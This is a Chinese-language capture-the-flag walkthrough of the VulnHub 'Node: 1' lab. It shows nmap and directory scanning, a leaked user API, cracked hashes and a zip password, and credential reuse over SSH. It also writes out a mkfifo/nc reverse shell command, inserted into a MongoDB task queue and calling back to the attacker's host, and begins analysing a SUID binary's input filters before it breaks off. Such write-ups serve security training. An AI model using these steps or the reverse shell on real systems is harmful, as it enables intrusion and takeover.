Node:1 Walkthrough
nodejs api泄露打点,内核提权

Recon
这台机器开放了ssh和一个web
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ sudo nm	ap --min-rate 10000 -sT -sV -A -p- -n 192.168.2.141 -oN ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 22:30 EDT
Nmap scan report for 192.168.2.141
Host is up (0.00064s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
|_http-title: MyPlace
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
MAC Address: 00:0C:29:32:F4:D5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (95%), Linux 3.13 (94%), Linux 4.2 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 192.168.2.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.47 seconds
http
web前端是一个用于展示社交信息的静态页面,存在login登录点,弱口令测试无果

尝试登录点爆破无果,登录数据包如下
1
2
3
4
5
6
7
8
9
10
11
12
POST /api/session/authenticate HTTP/1.1
Host: 192.168.2.141:3000
Accept-Encoding: gzip, deflate
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.2.141:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Content-Type: application/json;charset=UTF-8
Referer: http://192.168.2.141:3000/login
Content-Length: 39

{"username":"admin","password":"admin"}
尝试二级目录扫描/api路径,得到/api/users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ feroxbuster -u http://192.168.2.141:3000/api/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x $ext
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.2.141:3000/api
 🚩  In-Scope Url          │ 192.168.2.141
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, asp, aspx, jsp, pl, cgi, css, js, htm, html, zip, tar, tar.gz, tgt, tar.bz2, txt, 1, py, pyc, bak, backup, dist, xml]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       90l      249w     3861c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        1w      611c http://192.168.2.141:3000/api/users
200      GET        1l        1w      611c http://192.168.2.141:3000/api/Users
访问发现用户名密码泄露


其中myP14ceAdm1nAcc0uNT用户为管理员,其is_admin字段为true
crackstation hash解密得到manchester
登录管理员账户,存在文件备份下载按钮,下载得到myplace.backup
文件内容为base64,解码写入zip,file命令确认文件格式为zip
解压发现需要密码
1
2
3
4
5
6
7
8
9
10
11
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ cat myplace.backup|base64 -d > myplace.zip
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ file myplace.zip
myplace.zip: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Sep 03 2017 13:59:54, uncompressed size 0, method=store
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ unzip myplace.zip -d myplace
Archive:  myplace.zip
   creating: myplace/var/www/myplace/
[myplace.zip] var/www/myplace/package-lock.json password:
使用fcrackzip爆破得到magicword密码
1
2
3
(py311) ┌──(kali㉿kali)-[~/vulnhub/node:1]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt myplace.zip
PASSWORD FOUND!!!!: pw == magicword
解压后查看app.js,在其中得到mongdb账号密码mark:5AYRft73VtFpc84k
1
2
3
4
5
6
7
8
9
10
11
const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:c@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
shell as mark by app.js-leak password
尝试mongodb凭证登录ssh,得到mark用户权限
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
(py311) ┌──(kali㉿kali)-[~/…/myplace/var/www/myplace]
└─$ ssh mark@192.168.2.141
mark@192.168.2.141's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88                         88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Aug  6 23:32:28 2018 from 10.2.1.1
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
shell as tom by insecure scheduler
例行枚举,发现普通用户flag位于/home/tom,那么需要提权到tom用户才行
查看进程,发现tom用户除了运行/var/www/myplace/app.js这个开放在3000端口的主程序以外,还运行了/var/scheduler/app.js
1
2
3
4
5
6
7
8
9
10
11
mark@node:/var/scheduler$ cd /home
mark@node:/home$ find ./ -name 'user.txt'
find: ‘./mark/.cache’: Permission denied
find: ‘./tom/.cache’: Permission denied
./tom/user.txt
mark@node:/home$ cat tom/user.txt
cat: tom/user.txt: Permission denied
mark@node:/home$ ps -ef|grep tom
tom       1278     1  4 Oct28 ?        00:25:11 /usr/bin/node /var/www/myplace/app.js
tom       1599     1  0 Oct28 ?        00:00:05 /usr/bin/node /var/scheduler/app.js
mark     11956 29669  0 06:38 pts/0    00:00:00 grep --color=auto tom
查看这个程序,审计一下发现其会遍历执行scheduler数据库tasks表中cmd字段
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
mark@node:/var/scheduler$ cat app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
#链接到了Mongodb scheduler数据库

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
        # 使用exec函数执行shceduler数据库tasks表中的命令,json健为cmd
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
连接mongodb,写入反弹shell指令
1
2
3
4
5
6
7
8
9
10
11
12
mark@node:/var/scheduler$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show collections;
tasks
> db.tasks.find();
> db.tasks.findOne();
null
> db.tasks.count();
0
> db.tasks.insert({"cmd":"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.2.100 443 >/tmp/f"});
WriteResult({ "nInserted" : 1 })
得到shell,用户为tom,所属组为admin
1
2
3
4
5
6
7
8
9
(py311) ┌──(kali㉿kali)-[~/…/myplace/var/www/myplace]
└─$ pwncat-cs -lp 443
[03:05:11] Welcome to pwncat 🐈! __main__.py:164
[03:07:18] received connection from 192.168.2.141:55078bind.py:84
[03:07:18] 0.0.0.0:443: upgrading from /bin/dash to /bin/bashmanager.py:957
[03:07:19] 192.168.2.141:55078: registered new host w/ dbmanager.py:957
(local) pwncat$
(remote) tom@node:/$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)
shell as root by insecure-suid binary
查找suid命令,其中/usr/local/bin/backup引人注意
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
(remote) tom@node:/var/www/myplace$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
在/var/www/myplace/app.js中定义的backup_key可能与它有关
其中/api/admin/backup接口调用该二进制程序,记得在打点时获得管理员登录权限后能够下载网页备份文件,它的实现就在此处
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
(remote) tom@node:/var/www/myplace$ cat app.js
const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
...
  app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
      var backup = '';

      proc.on("exit", function(exitCode) {
        res.header("Content-Type", "text/plain");
        res.header("Content-Disposition", "attachment; filename=myplace.backup");
        res.send(backup);
      });

      proc.stdout.on("data", function(chunk) {
        backup += chunk;
      });

      proc.stdout.on("end", function() {
      });
    }
    else {
      res.send({
        authenticated: false
      });
    }
  });
analyze /usr/local/bin/backup

程序接收3个参数,若数量不够则exit。第一个参数必须是-q
第二个参数是令牌,中间的strcpy拼接出/etc/myplace/keys路径

接下来接收并过滤第三个参数,其为要备份的目标路径,被过滤了一些字符

| 过滤的字符包括.. /root ; & $ \` |
1
2
3
4
5
6
7
8
9
 if ( strstr(argv[3], "..") )
 if ( strstr(argv[3], "/root") )
 if ( strchr(argv[3], 59) )
 if ( strchr(argv[3], 38) )
 if ( strchr(argv[3], 96) )
 if ( strchr(argv[3], 36) )
 if ( strchr(argv[3], 124)
 if ( strstr(argv[3], "//") )
 if ( strstr(argv[3], "/etc") )
1
2
3
4
5
6
7
8
9
10
>>> chr(59)
';'
>>> chr(38)
'&'
>>> chr(36)
'$'
>>> chr(96)
'`'
>>> chr(124)
'|'
